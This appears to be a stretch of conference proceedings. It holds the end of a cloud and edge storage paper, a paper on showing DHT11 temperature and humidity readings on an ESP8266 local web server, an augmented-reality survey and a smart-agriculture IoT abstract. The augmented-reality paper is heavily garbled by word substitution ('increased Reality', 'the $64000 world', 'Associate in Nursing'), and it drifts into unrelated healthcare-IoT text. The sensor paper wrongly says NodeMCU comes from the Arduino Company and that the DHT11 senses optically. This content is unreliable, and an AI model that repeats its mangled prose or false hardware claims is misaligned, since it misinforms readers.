Now imagine, the impracticality of even the best cloud storage services, by the time a billion more devices get connected and start looking for data storage spaces. This is particularly true when the data needs to respond in real-time to the end-user. Examples of this are medical applications used by patients, educative applications used by students, a car driver using Google Maps, etc.

Any delays in data provided in these situations could prove to be disastrous and result in a life and death

situation.

With predictions like these, the provision of seamless and powerful storage services that are at the same time securely strategized has become one of the greatest challenges for companies providing these infrastructures.

Cloud computing cannot alone meet these demands for faster-responding data.

The future of Cloud Storage lies in moving the data and computing closer to the users. Known as Edge Computing, which literally means moving the cloud drives to the edge of the network instead of in faraway cloud space. Edge Computing works on the premise of delivering the data to a computing device nearer to the user, becoming a mini data center, resulting in a response in real-time.

Storage of data on Edge platforms will reduce the costs, as businesses will pay only for the data that is downloaded and analyzed and not for the entire data. This will also address the privacy and security concerns in cases of transfer of data, which is personal like a person's location, or health data.

Edge computing also has an advantage of alternatively of devices i.e. if one device accidentally fails, other associated devices will remain functional.

However, even as data analysis and storage is moved to the Edge, Cloud computing will continue to play a major role in the case of massive data transfers. The future is in creating the best cohesive practices that use the best of both technologies that will help in better management and analysis of data and increasing the functionality of IoT.

✚ CONCLUSION

Storage devices are getting smaller and holding more data as time passes by. Backup is very important for businesses and personal uses, you need a device that can hold all your data and be reliable at the same time. Everyone has their own needs and preferences.

✚ ACKNOWLEDGEMENT

We would like to thank Guru Gobind Singh Polytechnic, Nashik for providing us with all the required amenities. We would thank our guide Prof. Priti.B.Kudal mam, Mrs.G.R.Jagtap, HOD and Prof.S.R. Upasani, Principal of GGSP for giving us all the help and guidance we needed. We are also grateful to Mr. Santosh Nikam, MD at Calibers Infotech, Nashik for their indispensable support, suggestions and motivatio

 **REFERENCES**

- [1] "The Future of Tape: Containing the Information Explosion".
http://www.imation.ae/about_imation/50years/future_tape.html. Retrieved 7 October 2008.
- [2] Bajorek,C.H., and C.D.Mee, "Trends in storage technology through the year 2000", McGraw-Hill Professional, 1996.
- [3] Robert J Cone, Patricia Barnes Svarney, Patricia Barnes Svarney, "How The New Technology Works", Universities Press, Edition 2,1998.
- [4] Donald H. Sanders, "Computers Today", McGraw Hill Publishing, 1988.
- [5] Bruce Jacob, Spencer W. Ng, Spencer Ng, David T. Wang, "Memory systems: Cache, DRAM, Disk", Morgan Kaufmann, 2007.
- [6] "Review on evolution of storage devices" Sharma Shubham et al.; International Journal of Advance Research, Ideas and Innovations in Technology

Getting Real Time Data of Temperature & Humidity on Local Web Server using NodeMCU ESP8266

GajendraSinh N. Mori¹, Dr. Priya R. Swaminarayan²

¹TMES Institute of Computer Studies, ²Faculty of IT & CS,

¹Research Scholar at Parul University Vadodara, India, Assistant Professor at Gujarat Technological University, Ahmedabad India,

²Parul University Vadodara

¹gajendranmori@gmail.com, ²swaminarayan.priya@yahoo.com

Abstract - Now a day IoT applications become new opportunity for all the domains like home automation, medical diagnosis, agriculture environment, transportation industries and so on and so forth where we can see use of many different IoT devices to measure and manage real time data and gets some insights from it that will be helpful for taking good business decisions. McKinsey Global Institute research and predicted that the IoT domain covered more than \$11.1 trillion market share by 2025. To see this prediction we have great options to dive deep into the IoT domain. In this paper, we measure temperature & humidity on local standalone web server for home automation using NodeMCU ESP8266 Wi-Fi Module that display real time data and additionally display corona case statistics that give latest updates of corona cases worldwide. This concept is inexpensive, efficient and preferable for any home automation. This system has three main components: an ESP8266 NodeMCU Wi-Fi Module, DHT11 Sensor and Standalone web server.

Keywords - Home Automation, ESP8266, NodeMCU Wi-Fi Module, DHT11 Sensor, Local Web Server, ESPAsyncTCP Library, ESPAsyncWebServer Library.

I.INTRODUCTION

Today's IoT become leading domain for almost all the industries that gives easy and flexible life for human. IoT provides many applications for Home Automation where we can controlled electrical lights, AC, locks and other home appliances to enhanced safety and security of home and also IoT serves to other industries like medical, agriculture, transportation and so on and so forth where we can manage our devices and getting real time data that helps to find out some business insight for future use and take good business decisions. In today's technical world, smart devices likes smart phones,

smart tv, smart refrigerators, smart washing machines and so on that involved in every aspect of people's daily lives also these devices are very much powerful for communication and interaction with each other [1]. In this paper, we use DHT11 sensor and NodeMCU ESP8266 Wi-Fi module mainly for getting real time temperature and humidity data on local synchronous standalone web server that access using generated IP address also display corona cases statistics that give latest updates of corona cases worldwide. This system will assist and provide real time data of home that will support the needy people [2].

II.RELATED WORKS

Internet of things (IoT) is the trending technology now a day that deals with the connection of the different heterogeneous devices and the software applications over the network. The important application of IoT is Home Automation [3]. Then in 2003 after improvement of network, K. Y. Lee and J. W. Choi suggest that a Smart Home become a unit where all the appliances can connect, communicate and monitored remotely [4]. This system enables many heterogeneous devices to be interoperable with different networks, many protocols and different technologies for example, Bluetooth, WiFi, ZigBee, 6LowPAN and IEEE 802.15.4 [5]. The current idea helps us that microcontroller sensors is used to predict possibilities centred data rather than strictly tracking the device. As far as economy is concern, a single sensor known as DHT sensor is used by the proposed system for temperature and humidity readings also it used to create the authenticate framework of the climate database [6]. The innovation of the ESP8266 module contributes to the creation of robust and complete systems as opposed to the design methodology that developed the Arduino core under the hegemony of the ESP8266 Wi-Fi based on GitHub ESP8266 core website. This module is a

platform for machine learning, incorporating between ESP8266 and NodeMCU[7]. The home automation system offers fast and immediate access of all the home appliances. The physically challenged and elderly people find it difficult to reach the switchboard to turn on and off the appliances. So, a voice-controlled home automation system can be useful for them to access the appliances by sitting in one place [5]. A smartphone for giving user commands by using the Google assistant and NodeMCU microcontroller, with Wi-Fi (ESP8266) connectivity to gain access and control the devices and appliances [8]. The sensor is directly connected with ESP 8266 controller with WiFi Module and Send data through the gateway via internet to the things speak. The things speak can get the signal from the sensor as variable along the value. After processing, controller will send a cooling or heating signal to the system [9]. In 2013, S. V. A. Syed Anwaarullah proposed inexpensive home automation system that monitoring using an Android device and the proposed system uses RESTful web services for communication between home automation system and home appliances [10].

III. SYSTEM ARCHITECTURE & WORKING PRINCIPLES

In this part we will discuss brief idea about system architecture of proposed system likes below “Fig. 1”, and how it works.




Fig. 1. System Architecture

The Above System Architecture mainly consist of NodeMCU ESP8266 Wi-Fi Module, DHT11 Sensor, and Local Web Server in any working PC with Wi-Fi connectivity, Follow below steps to know the flow of system.

- 1) Connect DHT11 Sensor with NodeMCU ESP8266 Wi-Fi Module using Jumper Wire.
- 2) Connect NodeMCU ESP8266 Wi-Fi Module with PC using USB to OTG cable.
- 3) After setup, NodeMCU and PC getting

power from the electric port, DHT11 sensor sends temperature and humidity data to the NodeMCU and at last NodeMCU sends that data to the web server to display.

IV. HARDWARE DESCRIPTIONS

A. NodeMCU ESP8266 Wi-Fi Module

The NodeMCU ESP8266 is a microcontroller with inbuilt Wi-Fi connectivity features that developed by the Arduino Company. This module offers an additional Wi-Fi chipset that allows us to communicate through the GPIOs by connecting to the Internet and easily transmitting data over the Internet [11]. This module is used as a platform for machine learning environment. In below “Fig. 2”, we can see that this module operates with networks 802.11n and 802.11b category this means it can be easily used as an access point access point (AP) and Wi-Fi system or both together simultaneously [7].




Fig. 2. NodeMCU ESP8266 WI-Fi Module

B. DHT11 Temperature & Humidity Sensor

DHT11 sensor is use to measure temperature and humidity in easy manners. It captures the value of temperature (T) and humidity (H) using optical signal. It comes with a dedicated Negative Temperature Coefficient (NTC) concept to measure the values of the temperature and humidity as serial data. It can measure temperature from 0 °C to 50 °C and humidity from range 20 % to 90 %. It offers easy installation, reliable quality, fast response, anti interference in terms of measurement and low cost [12] that we can see in below “Fig. 3”.




Fig. 3. DHT11 Sensor

V. SOFTWARE DESCRIPTIONS

A. Arduino IDE.

Node MCU ESP8266 has been programmed using the Arduino IDE. The DHT11 sensor sends temperature and humidity to the IDE also during execution it display data on serial monitor of IDE. The main advantage of using NodeMCU ESP8266 is that once it is connected to the internet it can be controlled remotely form anywhere in the world by using its unique IP address. As far as data visualization is concern we use local web server to display the temperature and humidity values. Also it shows latest statistics of corona case worldwide.

VI. IMPLEMENTATION & WORKING

To measure temperature and humidity for home automation environment we have to connect all required hardware such as DHT11 Sensor with NodeMCU ESP8266 Wi-Fi Module as per below mapping that mentioned in below TABLEI Then connect both with power supply. Provide Wi-Fi connectivity for both NodeMCU and PC respectively like below “Fig. 4”.

TABLEI
CIRCUIT MAPPING

Jumper Wire	DHT11 Pin	NodeMCU Pin
Red	VCC	3V3
Blue	Data	D1 (GPIO5)
Green	GND	GND




Fig. 4. Schematic of Connection

After design circuit, we need to write the code for it in Arduino IDE, for coding we will have include some libraries that are ESP8266WiFi, ESPAsyncTCP, ESPAsyncWebServer and Adafruit_Sensor, after it set the Wi-Fi credentials, choose port number and write proper code in html with css for displaying temperature and humidity values on local host that will be display like below “Fig. 5”.



Fig. 5. Results display in browser

VII. CONCLUSION

In this paper, we conclude that DHT11 sensor is so cheap and reliable to measure temperature and humidity, easy to install, NodeMCU ESP8266 Wi-Fi Module has inbuilt Wi-Fi cheep so no need to take extra effort for Wi-Fi connectivity. Using this system we can get latest data of temperature and humidity with auto refresh also it display current corona cases statistics worldwide. Overall, this work will helps to the needy peoples who wish to access home live data on the web server. As far as future enhancement is concern we can connect other different sensors like, smoke, radiation, leak gas and many more for home automation also we can store data in database for future use.

REFERENCES

- [1] Design and Fabrication of Smart Home With Internet of Things Enabled Automation System waheb a. jabbar 1,2, (senior member, ieee), tee kok kian1 , roshahliza m. ramli1 , (member, ieee), siti nabila zubir1 , nurthaqifah s. m. zamrizaman1 , mohammed balfaqih 3,4, (member, ieee), vladimir shepelev3 , and soltan alharbi.
- [2] R. piyarel and S.R. Leel, "Smart Home-control and Monitoring System Using Smart Phone", Independent, Computer Consultants Association 2013, ASTL vol.24, pp 83-86, 2013.
- [3] Saurabh Singh, Harjeet Matharu and Dr. Sangeeta Mishra, "Internet Of Things (Iot) Based Home Automation System", November, 2017, DOI: 10.5281/zenodo.1049436.
- [4] K. Y. Lee, and J. W. Choi, "Remote-Controlled Home Automation System via Bluetooth Home Network" vol. 3, 2003, pp. 2824-2829.
- [5] Sabharwal, N., Kumar, R., Thakur, A., & Sharma, J. (2014). A Low-Cost Zigbee Based automatic Wireless Weather Station With Gui And Web Hosting Facility. International Journal of Electrical and Electronics Engineering.
- [6] Krishnamurthi, K., Thapa, S., Kothari, L., & Prakash, A. (2015). Arduino based weather monitoring system. International Journal of Engineering Research and General Science, 3(2), 452-458.
- [7] ESP 8266 Node MCU Based Weather Monitoring System, Sarmad Nozad Mahmood, Sameer Alani, Forat Falih Hasan, Mohammed Sulaiman Mustafa.
- [8] Voice-Activated Home Automation using NodeMCU K. Loga Priya1, Mrs. S. Saranya2.
- [9] Temperature and Humidity Monitoring and Control System with Thing Speak, Khin Kyawt Kyawt Khaing
- [10] Amar Pawar1 , Rahul Sharan 2 , Rahul Patil3 , Sandip Chavan 4. "Home Automation using w network and NodeMCU X. Bajrami, I. Murturi.
- [12] Mouser Electronics Homepage, <https://www.mouser.com/ds/2/758/DHT11> last accessed 2019/05/2

Augmented Reality

Vraj Patel^{#1}, Prof. Hina Chokshi^{*2}

[#]Parul Institute of Engineering and Technology-MCA

Faculty of IT and Computer Science,

Parul University.

¹pvrj643@gmail.com

^{*}Parul Institute of Engineering and Technology-MCA

Faculty of IT and Computer Science,

Parul University.

²hina.chokshih42058@paruluniversity.ac.in

Abstract— Augmented reality may be a breakthrough technology that might significantly ease execution of complicated operations. increased Reality mixes virtual and actual reality, creating out there to the user new tools to confirm potency within the transfer of information for many processes and in many environments. varied solutions supported increased Reality are projected by the analysis community: significantly in maintenance operations increased Reality tools have offered new views and have secure dramatic enhancements. On the opposite facet increased Reality is a particularly hard technology and, at the current day, it's still littered with serious flaws that undermine its implementations within the industrial context. This paper presents samples of increased Reality applications and shows the practicableness of increased Reality solutions in maintenance tasks, underlining benefits it might introduce. At a similar time, the principal flaws of increased Reality square measure commented and doable lines of investigation square measure instructed.

Keywords: Augmented Reality

I. INTRODUCTION

AR analysis focuses on gossamer devices, typically worn on the highest that overlay graphics and text on the user's scan of his or her surroundings. In general, it superimposes graphics over true world surroundings in real time. getting the right data at the right time and additionally the correct place is important altogether these applications. Personal digital assistants just like the Palm and additionally the Pocket laptop can offer timely data pattern wireless networking and international Positioning System receivers that constantly track the hand-held devices. but what makes increased Reality whole totally different is but the info is presented: not on a separate show but integrated with the user's perceptions. this sort of interface minimizes the extra mental effort that a user possesses to expend once switch his

or her attention back and forth between real-world tasks and a monitor. In increased reality, the user's scan of the world and additionally the computer interface nearly become one. Combining direct scan, stereoscopic videos, and stereoscopic graphics, increased Reality describes that class of displays that consists primarily of real world surroundings, with graphic sweetening or augmentations. In increased Vitality, real objects unit else to a virtual surroundings. In increased Reality, virtual objects unit else to universe. associate AR system supplements the vital world with virtual (computer generated) objects that appear to co-exist inside a similar space as a result of the universe. computer game could also be artificial surroundings.

II. Application Areas

Augmented Reality is one in every of the present growth markets in IT. On the one hand it's emphasized that comprehensive prospects AR offers. On the opposite hand, many folk's area units solely at home with AR from the show biz. thus will AR represent a form of revolution or is it simply another gimmick within the fast- moving IT world. increased Reality will already be found in several areas and industries. AR became identified through laptop games like Pokémon Go. However, there's additionally a mess of business applications and this market is growing unendingly. Head-up displays in cars, airplanes and different vehicles area unit only one example. Interactive AR installations area unit significantly attention-grabbing for dealers. In stores, magic mirrors area unit a motivating resolution. Customers will use them to do on things of covering nearly, for instance. Similar systems are often used at events, trade fairs and point-of-sales. These give info or directly support sales. within the future there'll be a lot of individual systems for specific functions further as a bigger choice of multifunctional headsets and information glasses.

1. How Augmented Reality is work:

AR system tracks the position and orientation of the user's head in order that the overlaid material is aligned with the user's read of the planet. Through this method, referred to as

registration, graphics software package will place a 3 dimensional image of a tea cup, for instance on high of a true saucer and keep the virtual cup fastened in this position because the user moves concerning the area. AR systems use a number of identical hardware technologies employed in computer game analysis, however there is a crucial difference: whereas computer game nervously aims to interchange the \$64000 world, increased reality with all respect supplement it increased Reality continues to be in associate degree early stage of analysis and development at varied universities and advanced corporations. Eventually, potential by the tip of this decade, we are going to see initial mass-marketed increased reality system, that one research worker calls "The Walkman of the two Is century". What increased reality' tries to try to to isn't solely super impose graphics over a true setting in real time, however conjointly amendment those graphics to accommodate a user's head-and eye-movements, in order that the graphics continually match and perspective.

2. Eye Glasses:

Smart glasses have gotten smarter and increased reality specs ar finally approaching clock time - and lots of startups have gotten into the house. It's not with reference to slapping a camera on your face, either. AR, fitness following and mixed reality ar all powering successive generation of good eye wear. Here is that the form of AR eye glasses.

3. Contact lenses:

we've all watched sci-fi movies with simply a twinge of jealousy. The unbelievable technology in movies like Robocall, Terminator, and Iron Man usually rework comparatively standard people into folks with extraordinary talents. These bionic people use technology for increased data accessibility, increased sensory activity awareness and after all hyper increased physical talents like super strength or X-ray vision. however this unbelievable technology isn't nearly as far-fetched as you may suppose. In fact, bionic contact lenses created with small circuits and LED's have already been created! victimization LED within these lenses allows them to project pictures, text and alternative data directly into the attention. These new lenses perform considerably like alternative early increased reality technology (think Google Glass and Google Goggles). the essential thought is that the same, however it's close to seamless integration to the attention might give variety of key edges.

III. Methodologies

A. Head-mounted Display:

Just as monitor allow us to see text and graphics generated by computers, head-mounted displays (HMD's) will enable us to view graphics and text created by augmented-reality systems.

There are two basic types of HMD's.

- Optical see-through

A simple approach to optical see-through display employs a mirror beam splitter- a half silvered mirror that both reflects and transmits light. If properly oriented in front of the user's eye, the beam splitter can reflect the image of a computer display into the user's line of sight yet still allow light from the surrounding world to pass through. Such beam splitters, which are called combiners, have long been used in head up displays for fighter-jet- pilots (and, more recently, for drivers of luxury cars). Lenses can be placed between the beam splitter and the computer display to focus the image so that it appears at a comfortable viewing distance. If a display and optics are provided for each eye, the view can be in stereo. Sony makes a see-through display that some researchers use, called the "Glass Tron".

- Video see-through

In distinction, a video see through show uses video combining technology, originally developed for tv computer graphics, to mix the image from a head worn camera with synthesized graphics. The integrated image is usually bestowed on associate degree opaque head worn show. With careful style the camera is positioned so its optical path is closed to it of the user's eye; the video image therefore approximates what the user would commonly see. like optical see through displays, a separate system is provided for every eye to support stereo vision. Video composition is wiped out over a technique. an easy approach is to use Chrome-keying: a method employed in several video computer graphics. The background of the PC graphics pictures is about to a selected color, say green, that none of the virtual objects use. Then the combining step replaces all inexperienced areas with the corresponding elements from the video of the \$64000 world. This has the impact of superimposing the virtual objects over the \$64000 world. A lot of refined composition would use depth info at every picture element for the \$64000 world pictures; it might mix the \$64000 and virtual images by a pixel-by-pixel depth comparison. this might permit real objects to hide virtual objects and vice-versa.

B. Augmented Reality Vs Virtual Reality):

The overall needs of AR may be summarized by comparison them against the necessities for Virtual Environments, for the 3 basic subsystems that they need.

- Scene Generator:

Rendering isn't presently one in every of the main issues in AR. VE systems have abundant higher needs for realistic pictures as a result of they fully replace the important world with the virtual atmosphere.

- Display Device:

The show devices utilized in AR might have less demanding needs than VE systems demand, once more as a result of AR doesn't replace the important world. as an example, monochrome displays could also be adequate for a few AR

applications, whereas nearly all VE systems these days use full color. Optical transparent HMD's with a little field-of-view could also be satisfactory as a result of the user will still see the important world together with his peripheral vision; the transparent HMD doesn't shut off the user's traditional field-of-view.

- Tracking and causation

While within the previous 2 cases AR had lower needs than VE that's not the case for pursuit and sensing. during this space, the necessities for AR are unit abundant stricter than those for VE systems. A significant reason for this is often the registration downside

C. Advantages:

Augmented Reality is about to revolutionize the mobile user expertise as did gesture and bit (multi-modal interaction) in mobile phones. this can redefine the mobile user expertise for consequent generation creating mobile search invisible and scale back search effort for users. increased Reality, like multi-modal interaction (gestural interfaces) incorporates a long history of usability analysis, associate's and experimentation and so incorporates a solid history as an interface technique. increased Reality improves mobile usability by acting because the interface itself, requiring very little interaction. Imagine turning on your phone or pressing a button wherever the house, people, objects around you're "sensed" by your mobile device- supplying you with location primarily based or context sensitive info on the fly.

IV. Tools & Technologies

1. Application Filed:

Only recently have the capabilities of time period video image process, tricks systems and new show technologies converged to create attainable the show of a virtual graphical image properly registered with a read of the 3D atmosphere encompassing the user. Researchers operating with the AR system have projected them as solutions in several domains. The areas are mentioned vary from diversion to grooming. several of the domains, like medical also are projected for ancient video game systems. This section can highlight a number of the projected application for increased reality.

- Medical

Because imaging technology is therefore pervasive throughout the medical field, it's not shocking that this domain is viewed united of the a lot of vital for increased reality systems. Most of the medical application take care of image target-hunting surgery. Pre-operative imaging studies like CT or MR] scans, of the patient offer the physician with the mandatory read of the inner anatomy. From these pictures the surgery is planned. image of the trail through the anatomy to the affected space wherever, for instance, a tumor should be removed is completed by initial making the 3D mode 1 from the multiple views and slices within the

surgical study. this can be most frequently done mentally although some systems can slice within the surgical study. this can be most frequently done mentally although some systems can produce 3D volume image from the image study. AR are often applied so the surgical team will see the CT or MR1 knowledge properly registered on the patient within the surgery whereas the procedure is progressing. having the ability to accurately register the photographs at now can enhance the performance of the surgical team. Another application for AR within the medical domain is in radical sound imaging. victimization Associate in Nursing optical gossamer show the ultrasound technician will read a volumetrically rendered image of the craniate overlaid on the abdomen of the pregnant lady. The image seems as if it were inside the abdomen and is properly rendered because the user moves.

- Entertainment

A simple variety of the increased reality has been in use within the diversion and news business for quite it slow. Whenever you're looking at the evening weather report the weather newsperson is shown standing within the front of adjusting weather maps. within the studio the newsperson is standing before of a blue or a inexperienced screen. This real image is increased with the pc generated maps employing a technique referred to as Chroma-keying. it's conjointly attainable to make a virtual studio atmosphere so the actors will seem to be positioned in a very studio with pc generated decorating. picture show tricks build use of digital computing to make illusions. to be precise with current technology this might not be thought of increased reality as a result of it's not generated within the time period. Most tricks are created off-line, frame by frame with a considerable quantity of user interaction and tricks system rendering. however, some work is progressing in pc analysis of the live action pictures to see the camera parameters and use this to drive the generation of the virtual graphics objects to be incorporate. Princeton physical science sign has developed Associate in Nursing increased reality system that permits broadcasters to insert publicity into specific areas of the published image. for instance, whereas broadcasting a baseball this technique would be able to place a billboard within the image so it seems on the parcel wall of the sports stadium. By victimization pre-specified reference points within the sports stadium, the system mechanically determines the camera angles getting used and bearing on the pre-defined sports stadium map inserts the publicity into this place. AR *QUAKE*, seventy-six designed victimizations identical platform, blends users within the world with those in a very strictly virtual atmosphere. A mobile AR user plays as a combatant within the video game *Quake*, wherever the sport runs with a virtual model of the \$64000 atmosphere.

- Gaming.

Augmented reality recreation (AR gaming) is that the integration of game visual and audio content with the user's atmosphere in real time. In contrast to video game recreation, which frequently needs a separate area or confined space to make Associate in Nursing immersive atmosphere, reality recreation uses the prevailing atmosphere and creates a taking part in field at intervals it. whereas video game games need specialized VR headsets, just some increased reality systems use them. AR games ar generally compete on devices like smartphones, tablets and movable recreation systems. Associate in Nursing increased reality game typically superimposes a procreated atmosphere on prime of a user's actual atmosphere. the sport itself are often as easy as a game of virtual checkers compete on a table surface. a lot of advanced AR games may very well build Associate in Nursing atmosphere from user surroundings. Such a game may involve, for instance, in-game characters mounting from occasional tables to sofas on virtual bridges. atmosphere creation may be a long task in game creating Associate in Nursing there's a continuing demand for brand spanking new scenery as a result of once a user has explored an atmosphere totally they need to maneuver on to a special one. AR recreation expands the taking part in field, taking advantage of the variety of the real-world atmosphere to stay the games fascinating. Pokémon, thought of the breakthrough AR app for recreation, uses a smartphone's camera, gyroscope, clock and GPS and to change a location-based increased reality atmosphere. A map of this atmosphere shows on the screen and a rustle of grass indicates the presence of a Pokemon; a faucet of the touchscreen brings up the capture display. In AR mode, the screen displays Pokemon within the user's real-world atmosphere.

Limitations:

Current performance levels (speed) on today's [2009] iPhone or similar bit devices just like the Google G1 can take some generations to create increased Reality possible as a general interface technique accessible to the overall public. Content might obscure or slim a user's interests or tastes. for instance, knowing wherever McDonald's or Starbucks is in Paris or Rome won't interest users the maximum amount as "off the crushed track information" that you simply would possibly search out in travel experiences. Privacy management can become an even bigger issue than with today's info saturation levels. Walking up to a interloper or a gaggle of individuals would possibly reveal standing, thoughts (Tweets), or different info that typically comes with Associate in Nursing introduction, would possibly cause unwarranted breaches of privacy.

V. Latest R&D works in this field

A. *Healthcare and IOT*

The most accelerated IoT vertical in 2020 was care, little question thanks to the continuing world pandemic. For years, implementing IoT comes in care had well-trying cumbersome thanks to the industry's extremely regulated nature and general passive stance. there's growing proof that COVID-19 has LED to a digital explosion within the care sector, significantly in hospitals. The Food and Drug Administration in might 2020 issued multiple temporary policies to support digital tools throughout 2020. For the primary time, Deutschland in October 2020 allowed doctors to dictate access to digital health apps for specific diseases.

- Remote patient watching

Remote patient watching is that the commonest application of IoT devices for care. IoT devices will mechanically collect health metrics like pulse rate, pressure level, temperature, and a lot of from patients United Nations agency aren't physically gift in a very building, eliminating the necessity for patients to trip the suppliers, or for patients to gather it themselves. a serious challenge with remote patient watching devices is guaranteeing that the extremely personal knowledge that these devices collect is secure and personal.

- Heart-rate watching

Like watching heart rates may be difficult, even for patients United Nations agency area unit gift in care facilities. Periodic pulse rate checks don't guard against speedy fluctuations in heart rates, and standard devices for continuous internal organ watching utilized in hospitals need patients to be hooked up to wired machines perpetually, impairing their quality. Today, a range of tiny IoT devices area unit obtainable for heart for pulse rate watching, releasing patients to maneuver around as they like whereas guaranteeing that their hearts area unit monitored incessantly.

- Robotic Surgery

By deploying tiny Internet-connect Robots within the physique, surgeons will perform complicated procedures that may be tough to manage victimization human hands. At constant time, robotic surgeries performed by tiny IoT devices will cut back the scale of incisions needed to perform surgery, resulting in a less invasive method, and quicker healing for patients. create the correct choices regarding the way to proceed throughout a surgery. however, IOT robots' area unit already being employed for surgery, showing that these challenges may be adequately self-addressed.

VI. Conclusion

Augmented reality is much behind Virtual Environments in

maturity. many industrial vendors sell complete, jailer Virtual atmosphere systems. However, no industrial trafficker presently sells Associate in Nursing HMD-based increased Reality system. many monitor-based "virtual set" systems area unit on the market, however these days AR systems area unit primarily found in educational and industrial analysis laboratories. the primary deployed HMD-based AR systems can in all probability be within the application of craft producing. each Boeing and McDonnell politician area unit exploring this technology. the previous uses optical approaches, whereas the latter is following video approaches. Boeing has performed trial runs with staff employing a model system however has not nevertheless created any readying choices. Annotation and visualization applications in restricted, restricted vary environments area unit deployable these days, although much more work must be done to create them price effective and versatile.

VII. References

- 1) **Hu Tianyu et al.**, Overview of augmented reality technology. *Computer Knowledge and Technology*, 2017(34): 194-196(in Chinese)..
- 2) **Zhou Zhong, Zhou Yi and Xiao Jiangjian**, Overview of VR technology. *Science in China: Information Science*, 2015(02): 157-180(in Chinese)
- 3) **Quan Hongyan, Wang Changbo and Lin Junjun**, Research review of vision-based augmented reality technology. *Robotics*, 2008(04): 379-384(in Chinese).
- 4) **AREdu 2019: 2nd International Workshop on Augmented Reality in Education**. <http://aredu.ccjournals.eu/aredu2019> (2019). Accessed 28 Nov 2019
- 5) **Holovatyi, M.**: The state and society: The conceptual foundations and social interaction in the context of formation and functioning of states. *Economic Annals-XXI* 9–10, 4–8 (2015)
- 6) **Kahtanova, Ju.F., Bestybaeva, K.I.**: Tehnologija dopolnennoj real'nosti v obrazovanii (Technology of augmented reality in education). *Pedagogicheskoe masterstvo i pedagogicheskie tehnologii* 2(8), 289–291 (2016)
- 7) **Klimova, A., Bilyatdinova, A., Karsakov, A.**: Existing Teaching Practices in Augmented Reality. *Procedia Computer Science* 136, 5–15 (2018). doi:10.1016/j.procs.2018.08.232
- 8) **Mokhor, V., Gonchar, S., Dybach, O.**: Methods for the Total Risk Assessment of Cybersecurity of Critical Infrastructure Facilities. *Nuclear and Radiation Safety* 2(82), 4–8 (2019). doi:10.32918/nrs.2019.2(82).01
- 9) **Cabero-Almenara, J.**; García, F.; Barroso, J. La producción de objects de aprendizaje en “Realidad Augmented”: La experiencia del SAV de la Universidad de Sevilla. *IJERI Int. J. Educ. Res. Innov.* 2016, 6, 110–123.
- 10) **Squires, D.R.** Immersive Learning Experiences: Technology Enhanced Instruction, Adaptive Learning, Augmented Reality, and M-Learning in Informal Learning Environments. *i-Manag. J. Educ. Technol.* 2019, 15, 17.
- 11) **Yuen, S.C.Y.; Yaoyuneyong, G.; Johnson, E.** Augmented reality: An overview and five directions for AR in education. *J. Educ. Technol. Dev. Exch.* 2011, 4, 11
- 12) **Diao, P.H.; Shih, N.J.** Trends and Research Issues of Augmented Reality Studies in Architectural and Civil Engineering Education—A Review of Academic Journal Publications. *Appl. Sci.* 2019.
- 13) **Gladston, A.; Duraisamy, A.** Augmented Reality Indoor Navigation Using Handheld Devices. *Int. J. Virtual Augment. Real.* 2019, 3, 1–17
- 14) **Lee, C. Novel** Augmented Reality/Virtual Reality Interface Using A Self-Powered Triboelectric-Based Virtual Reality 3D Control Sensor. *Sci. Trends* 2018
- 15) **Elmqaddem, N.** Augmented Reality and Virtual Reality in Education. Myth or Reality? *Int. J. Emerg. Technol. Learn.* 2019, 14, 234

Smart Agriculture Using IOT

Harshkumar Gajera
Faculty of IT & Computer science

Parul University
Vadodara, India
gajeraharsh52438@gmail.com

Abstract—Agriculture has always played a vital role in countries such as India, and issues related to agriculture. have become very common nowadays. Smart agriculture can become a pillar of national development. The method presented in this article provides ideas for smart agriculture using the Internet of Things (IoT). IoT sensors can provide meaningful information for agriculture, making this concept increasingly new and attractive. This article aims to create a fully automated technology. Document covers all the main factors of agriculture, namely monitoring, irrigation and safety. The method used by the system can monitor humidity, humidity levels, and even detect movement. According to the data received from all sensors, the water pump, cutter and sprayer are automatically turned on or off. The method not only focuses on planting fields, but also involves warehouses for storing all cultivated crops. The warehouse integrates various sensors to help detect moisture and theft. The heater or cooling fan automatically turns on based on the humidity sensor reading. Similarly, if the motion sensor detects any theft of the, it will set off an alarm to notify the farmer.

Keywords—*Internet of things(IoTs), smart agriculture, sensors, farm lands, irrigation.*

